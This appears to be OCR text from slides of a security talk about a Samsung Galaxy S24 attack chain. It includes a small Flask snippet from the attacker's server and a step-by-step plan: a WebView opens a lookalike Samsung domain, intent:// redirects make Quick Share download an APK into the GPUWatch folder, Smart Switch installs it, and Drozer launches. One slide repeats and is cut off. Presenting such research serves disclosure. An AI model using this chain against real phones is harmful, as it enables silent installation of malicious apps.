
Launch the Drozer application!!!!

```python
# pichu dancing
@app.route('/pichu-dance.gif')
def pichuDance():
    return send_from_directory('', 'pichu-dance.gif')

if __name__ == '__main__':
    context = ('cert.pem', 'key.pem')
    app.run(debug=True, port=8000, host="0.0.0.0")
```




Python Flask web server at yayc2channelyay.com


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Quick Share
Attacker's Rooted Samsung Phone
GPUWatch
Samsung Smart Switch
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
GET /yaydownloadyay
HTTP 302 intent://
Launch Quick Share
Download yay.apk
Save yay.apk to GPUWatch Folder
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download yay.apk
Install yay.apk
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer


The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Quick Share
Attacker's Rooted Samsung Phone
GPUWatch
Samsung Smart Switch
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
